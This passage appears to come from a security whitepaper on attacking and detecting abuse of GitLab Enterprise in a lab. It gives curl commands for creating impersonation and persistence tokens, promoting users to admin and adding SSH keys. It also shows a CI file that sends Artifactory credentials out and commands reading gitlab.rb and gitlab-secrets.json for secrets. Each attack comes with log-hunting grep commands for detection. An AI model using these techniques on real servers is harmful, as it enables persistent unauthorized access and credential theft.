The screenshot shows the same GitLab Admin Area interface after a token has been created. A message at the top says 'A new impersonation token has been created.' Below it, the 'Impersonation Tokens' section shows a single token entry: 'Your new Impersonation token' followed by the value 'N87Em1vGBMcJoU75YLsc'. A note below the token says 'Make sure you save it - you won't be able to access it again.'

#### *Showing created impersonation token*

This activity is logged in the production log (/var/log/gitlab/gitlab-rails/production\_json.log) as shown below.

```
cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i impersonate

cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i post | grep -A3 -i impersonation_tokens
```

```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i impersonate
{"method": "POST", "path": "/admin/users/hpotter/impersonate", "format": "html", "controller": "Admin::UsersController", "action": "impersonate", "status": 200, "duration_s": 0.005922, "meta_user": "admin", "meta_client_ip": "192.168.1.54", "meta_client_id": "user/5", "meta_remote_ip": "192.168.1.54", "meta_user_id": 5, "meta_username": "adumbledore", "meta_ua": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101 Firefox/96.0", "redis_cache_calls": 7, "redis_cache_duration_s": 0.003619, "redis_cache_read_bytes": 183, "redis_shared_state_write_bytes": 1635, "db_count": 20, "db_write_count": 3, "db_cached_count": 3, "db_replica_count": 0, "db_replica_cached_count": 0, "db_primary_wal_cached_count": 0, "db_replica_duration_s": 0.0, "db_primary_duration_s": 0.021, "cpu_s": 0.101343, "mem_objects": 31402, "mem_peak_gb": 0.06546}
root@gitlab-server:~#
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i post | grep -A3 -i impersonation_tokens
Started POST "/admin/users/hpotter/impersonation_tokens" for 192.168.1.54 at 2022-01-27 12:53:24 -0500
Processing by Admin::ImpersonationTokensController#create as HTML
  Parameters: {"authenticity_token": "[FILTERED]", "personal_access_token": "[FILTERED]", "user_id": "hpotter"}
Redirected to https://gitlab.hogwarts.local/admin/users/hpotter/impersonation_tokens
```

*Viewing impersonation token creation via web interface in logs*

An attacker can also create an impersonation token via the Users REST API as shown with the below example curl command.

```
curl -k --request POST --header "PRIVATE-TOKEN: apiToken" --data "name=someName-impersonate" --data "expires_at=" --data "scopes[] = api" --data "scopes[] = read_user" --data "scopes[] = read_repository" --data "scopes[] = write_repository" --data "scopes[] = sudo" "https://gitlabHost/api/v4/users/userIDNumberToImpersonate/impersonation_tokens"
```

```
{
  "active": true,
  "created_at": "2022-01-27T18:13:01.044Z",
  "expires_at": null,
  "id": 64,
  "impersonation": true,
  "name": "hgranger-impersonate",
  "revoked": false,
  "scopes": [
    "api",
    "read_user",
    "read_repository",
    "write_repository",
    "sudo"
  ],
  "token": "MKXKAkzMZYHvJsY8Vk5A",
  "user_id": 4
}
```

*Output after creating impersonation token via API*

This activity is logged in the API log (/var/gitlab/gitlab-rails/api\_json.log) as shown below.

```
cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i impersonation_tokens
```

```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i impersonation_tokens
{"time": "2022-01-27T18:10:28.882Z", "severity": "INFO", "duration_s": 0.04186, "db_duration_s": 0.01345, "view_value": "", {"key": "scopes", "value": ["api", "read_user", "read_api", "read_repository", "write_repository", "sudo"]}], "adumbledore", "api_error": [{"message": "\\"can only contain available scopes\\\""}}], "queue_redis_cache_read_bytes": 118, "redis_cache_write_bytes": 100, "redis_shared_state_calls": 2, "redis_static_wal_count": 0, "db_replica_wal_cached_count": 0, "db_primary_count": 9, "db_primary_cached_count": 4, "db_primary_mallocs": 13092, "mem_total_bytes": 5063695, "pid": 9154, "correlation_id": "01FTEBPMAN9D35EHMj7HX50WRS", "meta_authorization", "meta.client_id": "user/5", "content_length": "107", "request_urgency": "default", "target_duration_s": 0.0059, "view_value": ""}, {"key": "scopes", "value": ["api"]}], "host": "gitlab.hogwarts.local", "remote_ip": "192.168.1.54", "redis_duration_s": 0.003424, "redis_read_bytes": 125, "redis_write_bytes": 557, "redis_cache_calls": 5, "redis_shared_state_write_bytes": 154, "db_count": 15, "db_write_count": 3, "db_cached_count": 4, "db_replica_count": 0, "db_replica_cached_count": 0, "db_replica_duration_s": 0.0, "db_primary_duration_s": 0.009, "cpu_s": 0.054021, "mem_objects": "POST /api/:version/users/:user_id/impersonation_tokens", "meta.remote_ip": "192.168.1.54", "meta.features": {"time": "2022-01-27T18:13:01.054Z", "severity": "INFO", "duration_s": 0.02669, "db_duration_s": 0.00377, "view_value": "", {"key": "scopes", "value": ["api", "read_user", "read_repository", "write_repository", "sudo"]}], "adumbledore", "queue_duration_s": 0.00594, "redis_calls": 4, "redis_duration_s": 0.002306, "redis_read_bytes": 101, "redis_shared_state_duration_s": 0.001755, "redis_shared_state_write_bytes": 101, "db_count": 13, "db_write_count": 4, "db_primary_wal_count": 0, "db_primary_wal_cached_count": 0, "db_replica_duration_s": 0.0, "db_primary_BN90MZG", "meta.user": "adumbledore", "meta.caller_id": "POST /api/:version/users/:user_id/impersonation_token", "target_duration_s": 1}
```

*Viewing impersonation token creation via API in logs*

## Promoting User to Admin Role

An attacker who has admin credentials (username/password or API key) can promote another regular user to the admin role. One option to perform this is via the GitLab Enterprise web interface by checking the “Admin” radio button shown below.

The screenshot shows the GitLab Admin Area interface. On the left, there's a sidebar with various administrative sections like Overview, Projects, Users, Groups, Topics, Jobs, Runners, Gitaly Servers, Analytics, Monitoring, Messages, System Hooks, Applications, Abuse Reports (with a notification count of 0), Subscription, Kubernetes, Geo, Deploy Keys, Labels, and Settings. The 'Users' section is currently selected. The main content area is titled 'Edit user: Hermoine Granger'. It has three tabs: 'Account', 'Password', and 'Access'. In the 'Account' tab, fields include Name (Hermoine Granger, \* required), Username (hgranger, \* required), and Email (hgranger@hogwarts.local, \* required). In the 'Password' tab, there are fields for Password and Password confirmation. In the 'Access' tab, the Projects limit is set to 100000. Under Can create group, there's a checked checkbox. Under Access level, the 'Admin' option is selected, with a note that administrators have access to all groups, projects and users and can manage all features in this installation.

*Giving user admin level access*

You can now see the hgranger user has the admin role.

The screenshot shows the GitLab Admin Area interface. On the left, there's a sidebar with a navigation menu. The 'Users' option is highlighted. The main content area shows a success message: 'User was successfully updated.' Below it, the user 'Hermoine Granger (Admin)' is listed under the 'Account' tab. The user's name is shown in a box.

*Showing hgranger user has admin access*

This activity is logged in the production log (`/var/log/gitlab/gitlab-rails/production_json.log`) as shown below.

```
cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i patch |
grep -i 'admin/users'
```

```
cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i 'patch'
| grep -A3 -i 'admin/users'
```

```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i patch | grep -i 'admin/users'
{"method": "PATCH", "path": "/admin/users/hgranger", "format": "html", "controller": "Admin::UsersController", "action": "update", "key": "authenticity_token", "value": "[FILTERED]", "user": {"name": "Hermoine Granger", "username": "hgranger", "level": "admin", "external": "0", "credit_card_validation_attributes": {"credit_card_validated_at": "0"}, "namespace_attributes": ""}, "correlation_id": "01FTE040ACCB0P71AGQGJ7FW6G", "meta.user": "adumbledore", "meta.caller_id": "Admin::UsersController#update", "ua": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101 Firefox/96.0", "queue_duration_s": 0.023531, "request_calls": 3, "redis_shared_state_duration_s": 0.003038, "redis_shared_state_read_bytes": 181, "redis_shared_state_write_bytes": 0, "db_primary_count": 18, "db_primary_cached_count": 3, "db_primary_wal_count": 0, "db_primary_wal_cached_count": 0, "db_2424": {"pid": 10270, "db_duration_s": 0.02599, "view_duration_s": 0.0, "duration_s": 0.13691}}
root@gitlab-server:~#
root@gitlab-server:~#
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i 'patch' | grep -A3 -i 'admin/users'
Started PATCH "/admin/users/hgranger" for 192.168.1.54 at 2022-01-27 13:35:15 -0500
Processing by Admin::UsersController#update as HTML
  Parameters: {"authenticity_token": "[FILTERED]", "user": {"name": "Hermoine Granger", "username": "hgranger", "email": "ranger"}, "level": "admin", "external": "0", "credit_card_validation_attributes": {"credit_card_validated_at": "0"}, "namespace_attributes": ""}
Redirected to https://gitlab.hogwarts.local/admin/users/hgranger
```

*Showing logging for adding user to admin via web interface*

An attacker can also promote a user to admin via the Users REST API<sup>44</sup> as shown with the below example curl command.

---

<sup>44</sup> <https://docs.gitlab.com/ee/api/users.html#user-modification>

```
curl -k --request PUT --header "PRIVATE-TOKEN: apiToken" -H $'Content-Type: application/json' --data-binary '{"admin": "true"}' "https://gitlabHost/api/v4/users/UserIDNumberToPromote"
```

```
{  
    "avatar_url": "https://secure.gravatar.com/avatar/183e5bb3d9d8b3d787c  
    "bio": "",  
    "bot": false,  
    "can_create_group": true,  
    "can_create_project": true,  
    "color_scheme_id": 1,  
    "commit_email": "hpotter@hogwarts.local",  
    "confirmed_at": "2021-12-06T17:52:02.040Z",  
    "created_at": "2021-12-06T17:52:02.293Z",  
    "current_sign_in_at": "2022-01-27T17:36:17.163Z",  
    "email": "hpotter@hogwarts.local",  
    "external": false,  
    "extra_shared_runners_minutes_limit": null,  
    "followers": 0,  
    "following": 0,  
    "id": 2,  
    "identities": [],  
    "is_admin": true,  
    "job_title": "",  
    "last_activity_on": "2022-01-27",  
    "last_sign_in_at": "2022-01-25T14:19:07.117Z",
```

#### *Adding user to admin via API*

This activity is logged in the API log (/var/log/gitlab/gitlab-rails/api\_json.log) as shown below.

```
cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i PUT | grep -i  
'"key": "admin", "value": "true"'
```

```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i PUT | grep -i '"key": "admin", "value": "true"  
{"time": "2022-01-27T18:49:13.746Z", "severity": "INFO", "duration_s": 0.07148, "db_duration_s": 0.01323, "view_duration_s": 0.058  
4, "127.0.0.1", "ua": "curl/7.68.0", "route": "/api/:version/users/:id", "user_id": 5, "username": "adumbledore", "queue_duration_s":  
0.002005, "redis_cache_read_bytes": 442, "redis_cache_write_bytes": 225, "redis_shared_state_calls": 2, "redis_shared_s  
ed_count": 0, "db_replica_wal_count": 0, "db_replica_wal_cached_count": 0, "db_primary_count": 25, "db_primary_cached_count": 7, "d  
m_bytes": 2136735, "mem_mallocs": 5169, "mem_total_bytes": 3051975, "pid": 12594, "correlation_id": "01FTEDXJNK2MRNS3QN64KJBQ8W", "  
user": "5", "content_length": "16", "request_urgency": "default", "target_duration_s": 1}  
root@gitlab-server:~#
```

#### *Snippet of API log showing user added to admin role*

### Maintain Persistent Access

An attacker has three primary options in terms of maintaining persistent access to GitLab Enterprise. This can be performed either by creating a personal access token, impersonation token, or adding a public SSH key.

#### *Personal Access Token*

The first option is creating a personal access token. This can be performed via the web interface as a regular user or can be performed via the Users REST API<sup>45</sup> as an administrator. The below screenshot shows creating a personal access token called “persistence-token”.

The screenshot shows the GitLab User Settings page with the 'Access Tokens' section selected. The 'Token name' field is set to 'persistence-token'. Under 'Select scopes', several options are checked: 'api', 'read\_user', 'read\_api', 'read\_repository', and 'write\_repository'. A 'Create personal access token' button is visible at the bottom.

*Creating personal access token for hpotter user*

You can see the created personal access token and the token value below.

<sup>45</sup> <https://docs.gitlab.com/ee/api/users.html#create-a-personal-access-token>

User Settings > **Access Tokens**

ⓘ Your new personal access token has been created. x

Search settings

**Personal Access Tokens**

You can generate a personal access token for each application you use that needs access to the GitLab API.

You can also use personal access tokens to authenticate against Git over HTTP. They are the only accepted password when you have Two-Factor Authentication (2FA) enabled.

**Your new personal access token**

poBxznehEwHnE7Ufx62X copy

Make sure you save it - you won't be able to access it again.

**Add a personal access token**

Enter the name of your application, and we'll return a unique personal access token.

**Token name**

*Showing token value created*

This activity is logged in the production log (/var/log/gitlab/gitlab-rails/production.log) as shown below.

```
cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i post |
grep -A3 -i personal_access_tokens
```

```
cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i post |
grep -i personal_access_tokens
```

```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i post | grep -A3
Started POST "/-/profile/personal_access_tokens" for 192.168.1.54 at 2022-01-27 14:03:22 -0500
Processing by Profiles::PersonalAccessTokensController#create as HTML
  Parameters: {"authenticity_token"=>"[FILTERED]", "personal_access_token"=>"[FILTERED]"}
Redirected to https://gitlab.hogwarts.local/-/profile/personal_access_tokens
root@gitlab-server:~#
root@gitlab-server:~#
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i post | grep -i
{"method": "POST", "path": "/-/profile/personal_access_tokens", "format": "html", "controller": "Profiles:
params": [{"key": "authenticity_token", "value": "[FILTERED]"}, {"key": "personal_access_token", "value": "1.54"}, "meta.feature_category": "authentication_and_authorization", "meta.client_id": "user/2", "remote_
gencity": "default", "target_duration_s": 1, "redis_calls": 12, "redis_duration_s": 0.002805, "redis_read_byt
": 4, "redis_shared_state_duration_s": 0.001289, "redis_shared_state_read_bytes": 183, "redis_shared_stat
": 0, "db_primary_count": 15, "db_primary_cached_count": 4, "db_primary_wal_count": 0, "db_primary_wal_cache
": 12594, "db_duration_s": 0.00715, "view_duration_s": 0.0, "duration_s": 0.05488}
-->-->-->
```

*Viewing production log with access token creation activity*

An attacker can also create a personal access token via the Users REST API as shown with the below example curl command. This requires admin permissions.

```
curl -k --request POST --header "PRIVATE-TOKEN: apiToken" --data
"name=hgranger-persistence-token" --data "expires_at=" --data
"scopes[]="api" --data "scopes[ ]=read_repository" --data
"scopes[ ]=write_repository"
"https://gitlabHost/api/v4/users/UserIDNumber/personal_access_tokens"
```

```
{  
    "active": true,  
    "created_at": "2022-01-27T19:19:14.978Z",  
    "expires_at": null,  
    "id": 67,  
    "name": "hgranger-persistence-token",  
    "revoked": false,  
    "scopes": [  
        "api",  
        "read_repository",  
        "write_repository"  
    ],  
    "token": "G3VPxamHwnWWUPo_CEUm",  
    "user_id": 4  
}
```

*Creating access token via API*

This activity is logged in the API log (`/var/log/gitlab/gitlab-rails/api_json.log`) as shown below.

```
cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i post | grep -i personal_access_tokens
```

```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i post | grep -i personal_access_tokens  
{"time": "2022-01-27T19:18:42.161Z", "severity": "INFO", "duration_s": 0.04711, "db_duration_s": 0.00593, "view_duration_s": 0.04111, "ires_at", "value": ""}, {"key": "scopes", "value": ["api", "read_repository", "write_repository"]}], "host": "gitlab.hogwarts.local", "ore", "queue_duration_s": 0.042883, "redis_calls": 7, "redis_duration_s": 0.004474000000000005, "redis_read_bytes": 126, "redis_writes": 2, "redis_shared_state_duration_s": 0.002166, "redis_shared_state_write_bytes": 154, "db_count": 19, "db_write_count": 4, "db_ary_cached_count": 6, "db_primary_wal_count": 0, "db_primary_wal_cached_count": 0, "db_replica_duration_s": 0.0, "db_primary_duration": "HMPCHT3Y35M7W734E9X", "meta.user": "adumbledore", "meta.caller_id": "POST /api/:version/users/:user_id/personal_access_tokens", "meta.gensity": "default", "target_duration_s": 1}
```

*Viewing API log with access token creation*

### *Impersonation Token*

If an attacker has admin privileges in GitLab Enterprise, they can create an impersonation token for any user they would like. This is a much stealthier option in terms of maintaining access to GitLab Enterprise. This process and details were previously covered in the “User Impersonation” section.

### *SSH Key*

Another option that an attacker has for maintaining persistent access to GitLab Enterprise is via an SSH key as shown in the screenshot below.

**SSH Keys**

SSH keys allow you to establish a secure connection between your computer and GitLab.

**Add an SSH key**

To add an SSH key you need to [generate one](#) or use an [existing key](#).

**Key**

Paste your public SSH key, which is usually contained in the file `'~/.ssh/id_ed25519.pub'` or `'~/.ssh/id_rsa.pub'` and begins with `'ssh-ed25519'` or `'ssh-rsa'`. Do not paste your private SSH key, as that can compromise your identity.

<code>ssh-rsa</code>	AAAAAB3NzaC1yc2EAAAQABAAQgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBlS9cViSn08JpJQ8JKSnKNsiodEuKL5y3+4qahM4owbqlcjrnM17Kr0AqESn0GmBB5ks9FECbutsQuYBcf1dDdxXevMiYjuoGyYLUmvr8z3g6lpMXiiZU23pNAWV6fvxHYa7OK/U1/BNd2Yd4pWC551JR9owb5vkqVn3L3lV3wKF9f/xxNaEdogc04XFEh8adx9OTldmSTEUuxk6lQa6FDRlkNJrhVaaT6w9j42cCWWWy7n4r6dT2lUXSiuhjt5Z1SPbdlgg3gyptfspC93+LEqMu0ldeAaiJP/p3Qr4WRnGvErNbglPU1lHeHA7wSxgC/04bbbrkfoy0kLF3nTX+V8qlrzPZnmAbQy7AJzpMpAB3hloA
----------------------	--

Title	Expires at
<input type="text" value="persistence-ssh-key"/>	<input type="text" value="mm / dd / yyyy"/>

Give your individual key a title. This will be publicly visible.

**Add key**

**Your SSH keys (0)**

There are no SSH keys with access to your account.

*Adding SSH key via web interface*

This activity is logged in the production log (`/var/log/gitlab/gitlab-rails/production.log`) as shown below.

```
cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i post |
grep -A3 -i 'profile/keys'
```

```
cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i post |
grep -i 'profile/keys'
```

```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i 'profile/keys'
{"method": "POST", "path": "/-/profile/keys", "format": "html", "controller": "Profiles::KeysController", "action": "create", "STERED": "[FILTERED]", "key": "key", "value": "[FILTERED]"}, "correlation_id": "01FTEGREST0HRVT0Q7PGNX8KGZ", "meta.user": "hgranger", "meta": "8.1.54", "user_id": 4, "username": "hgranger", "ua": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101 Firefox", "redis_write_bytes": 4737, "redis_cache_calls": 11, "redis_cache_duration_s": "0.010551", "redis_cache_read_bytes": 1459, "redis_state_calls": 3, "redis_shared_state_duration_s": "0.002588", "redis_shared_state_read_bytes": 181, "redis_shared_state_write_bched_count": 0, "db_primary_count": 18, "db_primary_cached_count": 3, "db_primary_wal_count": 0, "db_primary_wal_cached_count": "32877495", "pid": 17288, "db_duration_s": "0.06423", "view_duration_s": "0.0", "duration_s": "0.18414"}
root@gitlab-server:~#
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i post | grep -A3 -i 'profile/keys'
Started POST "/-/profile/keys" for 192.168.1.54 at 2022-01-27 14:38:51 -0500
Processing by Profiles::KeysController#create as HTML
  Parameters: {"authenticity_token"=>"[FILTERED]", "key"=>"[FILTERED]"}
[ActiveJob] Enqueued ActionMailer::MailDeliveryJob (Job ID: 9de526ea-0858-4cbd-a2db-66e88ba61b36) to Sidekiq(mailers) w
root@gitlab-server:~#
```

*Viewing log with evidence of adding SSH key for hgranger*

Another method to add an SSH key is via the Users REST API<sup>46</sup> as shown with the below example curl command. When performing this request via a personal access token, it requires the “api” permission in the scope of the personal access token. Additionally, this SSH key cannot exist for any other user. Users cannot share the same public SSH key.

```
curl -k --request POST -H '$Content-Type: application/json' --header "PRIVATE-TOKEN: apiToken" --data-binary '{"title": "persistence-key", "key": "pubSSHKey"}' "https://gitlabHost/api/v4/user/keys"

{
    "created_at": "2022-01-27T20:06:13.483Z",
    "expires_at": null,
    "id": 4,
    "key": "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBls9c
dx90tTldmSTEUuxK6iQA6FDRLkNJrhVaaT6w9j42cCWWWy7n4r6dT2lUX5iuHjT5Z1SPLbdLgg3gyptfspC93
digBAF4lipVZkAM= Hermoine Granger (gitlab.hogwarts.local)",
    "title": "persistence-key"
}
```

*Adding SSH key via API request*

The private SSH key associated with the public SSH key added can now be used to clone repositories within GitLab Enterprise.

```
[15:08:37] hawk@ubuntu-demo:~$ ssh-add test_ssh_key
Identity added: test_ssh_key (hawk@        )
[15:08:40] hawk@ubuntu-demo:~$ git clone git@gitlab.hogwarts.local:hgranger/charms.git
Cloning into 'charms'...
remote: Enumerating objects: 3, done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 3
Receiving objects: 100% (3/3), done.
[15:09:05] hawk@ubuntu-demo:~$ cd charms
[15:09:07] hawk@ubuntu-demo:~/charms$ █
```

*Cloning repository via added SSH key*

This activity is logged in the API log (/var/log/gitlab/gitlab-rails/api\_json.log) as shown below.

```
cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i post | grep -i
'user/keys'
```

---

<sup>46</sup> <https://docs.gitlab.com/ee/api/users.html#add-ssh-key>

```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i post | grep -i 'user/keys'
{"time": "2022-01-27T19:50:40.395Z", "severity": "INFO", "duration_s": 0.01929, "db_duration_s": 0.00046, "view_duration_s": 0.01883, "st
zaC1yc2EAAAQABAAAQCsJx8P2IGHpcak0IMX5g0t tbK5nBls9cV1S08JpQ8JSnKNSjodEuKL5y3 4qahM4owbqIcjM17Kr0AqEsn0GGmB5kS9FECbu
JrvaaT6w9j42cCWWy7n4r6d72lUX5iuHjt5Z1SPbdlgg3gyptfspc93 LEqMu01idE/AgiJP/p3QOr4WRnGvErNbgJIPU1IHeHA7wSxgC/o4btbrkfoy0yLkF3n
"}]}, "host": "gitlab.hogwarts.local", "remote_ip": "192.168.1.54", "l27.0.0.1", "ua": "curl/7.68.0", "route": "/api/:version/user/keys"
ount": 0, "db_replica_wal_cached_count": 0, "db_primary_count": 1, "db_primary_cached_count": 0, "db_primary_wal_count": 0, "db_primary_v
57, "mem_total_bytes": 3180104, "pid": 18151, "correlation_id": "01FTEHE2Z6GTM2570GC086V1", "meta.caller_id": "POST /api/:version/us
th": "604", "request_urgency": "default", "target_duration_s": 1}

```

*Viewing SSH key addition via API log*

## Modifying CI/CD Pipeline

As shown in the “” section, GitLab Runners can be abused to facilitate lateral movement throughout an environment. A GitLab Runner will run the instructions defined in the CI configuration file for a project. The example of modifying the GitLab CI configuration file is shown below. This can also be done outside of the web interface via the Git command-line tool. When modifying the CI configuration file, you will need either the Developer, Maintainer or Owner role for a project.

The screenshot shows the GitLab Pipeline Editor interface. At the top, it displays the project path: Albus Dumbledore > Secret-Spells > Pipeline Editor. Below this, a dropdown menu shows 'main'. The main area shows a green checkmark indicating 'Pipeline #16 passed for 108972b6: Update .gitlab-ci.yml file'. A validation message states 'This GitLab CI configuration is valid.' Below this, there are four navigation links: Edit, Visualize, Lint, and View merged YAML. The 'Edit' link is underlined, indicating it is active. The bottom half of the screen shows the .gitlab-ci.yml configuration file:

```

before_script:
# do stuff

build:
script:
# do stuff
- curl -u $ARTIFACTORY_USER:$ARTIFACTORY_PASS -X PUT "http://artifa
configuration.yml" -T configuration.yml
echo $ARTIFACTORY_USER
echo $ARTIFACTORY_PASS
only:
- main

```

*Modifying GitLab CI configuration file*

When modifying the GitLab CI configuration file through the web interface, it is logged in the Production log (/var/log/gitlab/gitlab-rails/production\_json.log) as shown below.

```
cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i post | grep -i '/api/graphql' | grep -i '.gitlab-ci.yml' | grep -i update
```

```
root@gitlab-server:# cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i post | grep -i '/api/graphql' | grep -i '.gitlab-ci.yml' | grep -i update
{"method": "POST", "path": "/api/graphql", "format": "*/*", "controller": "GraphQLController", "action": "execute", "status": 200, "time": "2022-01-27T21:45:24.237Z", "params": "mutation commitCIFile($action: CommitActionModel!, $projectPath: ID!, $branch: String!, $startBranch: String, $message: String!, $filePath: String!, $lastCommitId: Content!) { \n    commitCIFile(\n        $action: $action,\n        $projectPath: $projectPath,\n        $branch: $branch,\n        $startBranch: $startBranch,\n        $message: $message,\n        $filePath: $filePath,\n        $lastCommitId: $lastCommitId\n    )\n} \n", "value": "({\"operationName\":\"commitCIFile\", \"variables\":{\"[FILTERED]\"}}, \"query\": \"mutation commitCIFile($action: CommitActionModel!, $projectPath: ID!, $branch: String!, $startBranch: String, $message: String!, $filePath: String!, $lastCommitId: Content!) { \n    commitCIFile(\n        $action: $action,\n        $projectPath: $projectPath,\n        $branch: $branch,\n        $startBranch: $startBranch,\n        $message: $message,\n        $filePath: $filePath,\n        $lastCommitId: $lastCommitId\n    )\n} \n\", \"variables\":{}, \"errors\": [\"\\ttypename\\n \\n\"])", "correlation_id": "01FFER04J41TTE6CF315A4CX9T", "meta_user": "adumbledore", "meta_caller_id": "GraphQLUser/5", "graphql": [{"depth": 3, "complexity": 7, "used_fields": ["Commit:sha", "Commit:_typename", "CommitCreatePayload.commit", "CommitCreatePayload.commitPipelinePath[]"], "variables": {"[\"action\"]": "\u2193", "[\"projectPath\"]": "\u2193/adumbledore/secret-spells", "[\"branch\"]": "\u2193/main", "[\"startBranch\"]": "\u2193/main", "[\"message\"]": "\u2193\"Update b695c08931691df57c69e884ab0fcfa8f()\"", "operation_name": "commitCIFile"]}], "remote_ip": "192.168.1.54", "user_id": 5, "username": "adumbledore", "ua": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36", "target_duration_s": 1, "gitaly_calls": 2, "gitaly_duration_s": 0.88954, "redis_calls": 8, "redis_duration_s": 0.001333, "redis_read_bytes": 522, "redis_write_bytes": 1549, "redis_shared_state_calls": 3, "redis_shared_state_duration_s": 0.000578, "redis_shared_state_read_bytes": 181, "redis_shared_state_write_bytes": 848, "db_count": 10, "db_replica_wal_cached_count": 0, "db_primary_count": 10, "db_primary_cached_count": 1, "db_primary_wal_count": 0, "db_replica_wal_cached_count": 0, "db_replica_duration_s": 0.2620648, "pid": 20555, "db_duration_s": 0.00673, "view_duration_s": 0.00049, "duration_s": 0.94752}], "last_commit": "adumbledore@adumbledore:~/secret-spells"}
```

*Filtering production log for CI file update*

Any commits that update the CI configuration file in a project should be heavily scrutinized and require approval before pushed.

## SSH Access

If an attacker obtains SSH access to a GitLab Enterprise server, there are a few items of interest. The first item is the GitLab configuration file (/etc/gitlab/gitlab.rb), as it can contain multiple different types of credentials. For example, if GitLab Enterprise is integrated with Active Directory, it may have LDAP credentials in the configuration file, as shown below.

```
gitlab@gitlab-server:~$ sudo cat /etc/gitlab/gitlab.rb | grep -i bind_dn -B5 -A5
[sudo] password for gitlab:
#   main: # 'main' is the GitLab 'provider ID' of this LDAP server
#     label: 'LDAP'
#     host: '_your_ldap_server'
#     port: 389
#     uid: 'sAMAccountName'
#     bind_dn: '_the_full_dn_of_the_user_you_will_bind_with'
#     password: '_the_password_of_the_bind_user'
#     encryption: 'plain' # "start_tls" or "simple_tls" or "plain"
#     verify_certificates: true
#     smartcard_auth: false
#     active_directory: true
<-
#   secondary: # 'secondary' is the GitLab 'provider ID' of second LDAP server
#     label: 'LDAP'
#     host: '_your_ldap_server'
#     port: 389
#     uid: 'sAMAccountName'
#     bind_dn: '_the_full_dn_of_the_user_you_will_bind_with'
#     password: '_the_password_of_the_bind_user'
#     encryption: 'plain' # "start_tls" or "simple_tls" or "plain"
#     verify_certificates: true
#     smartcard_auth: false
#     active_directory: true
```

*Reading GitLab configuration file searching for AD creds*

Another type of credential that may be contained in the configuration file is AWS keys. This is just one example of a type of credential that could be contained in this configuration file.

```

gitlab@gitlab-server:~$ sudo cat /etc/gitlab/gitlab.rb | grep -i aws_access_key -A10
#   'aws_access_key_id' => 'AWS_ACCESS_KEY_ID',
#   'aws_secret_access_key' => 'AWS_SECRET_ACCESS_KEY',
#   # The below options configure an S3 compatible host instead of AWS
#   # 'aws_signature_version' => 4, # For creation of signed URLs. Set to 2 if provider
#   # 'endpoint' => 'https://s3.amazonaws.com', # default: nil - Useful for S3 compliant
#   # 'host' => 's3.amazonaws.com',
#   # 'path_style' => false # Use 'host/bucket_name/object' instead of 'bucket_name.ho
# }

### External merge request diffs
# gitlab_rails['external_diffs_enabled'] = false
-->
#   'aws_access_key_id' => 'AWS_ACCESS_KEY_ID',
#   'aws_secret_access_key' => 'AWS_SECRET_ACCESS_KEY',
#   # The below options configure an S3 compatible host instead of AWS
#   # 'aws_signature_version' => 4, # For creation of signed URLs. Set to 2 if provider
#   # 'endpoint' => 'https://s3.amazonaws.com', # default: nil - Useful for S3 compliant
#   # 'host' => 's3.amazonaws.com',
#   # 'path_style' => false # Use 'host/bucket_name/object' instead of 'bucket_name.ho
# }

### Git LFS
# gitlab_rails['lfs_enabled'] = true
-->
#   'aws_access_key_id' => 'AWS_ACCESS_KEY_ID'

```

*Reading GitLab configuration file searching for AWS keys*

The GitLab secrets json file (`/etc/gitlab/gitlab-secrets.json`) also may contain credentials of interest to an attacker.

```

gitlab@gitlab-server:~$ sudo cat /etc/gitlab/gitlab-secrets.json
{
  "gitlab_workhorse": {
    "secret_token": "s770YToZhNip3GE5K4NbA3Bnr0r+MUTQFsK"
  },
  "gitlab_shell": {
    "secret_token": "e8d42b6fa6a3dfafea8fb3b09afa1c9bf27"
  },
  "gitlab_rails": {
    "secret_key_base": "7d2c886d5ab6e5ac1d2e63ca03cad778",
    "db_key_base": "079e1cb655a50b3cccd9a075445318ac1c4b0",
    "otp_key_base": "408ec0ea50396eab797f51f93624507f5e0",
    "encrypted_settings_key_base": "b56f6efa0f6faa2dcba29",
    "openid_connect_signing_key": "-----BEGIN RSA PRIVATE KEY-----\nH/RI6iyFKlUD9ZlAIhH7YJup7ZYH7sgM4hm6V9ceWz1ijbFRBMNPKK0\ns9DEpHUCl8ypuulRgPDYtvrnWjxtl7iC4w1oA+Z5L2bJ1M\nnVnaI7TNx\n-----END RSA PRIVATE KEY-----"
  }
}

```

*Reading GitLab secrets file*

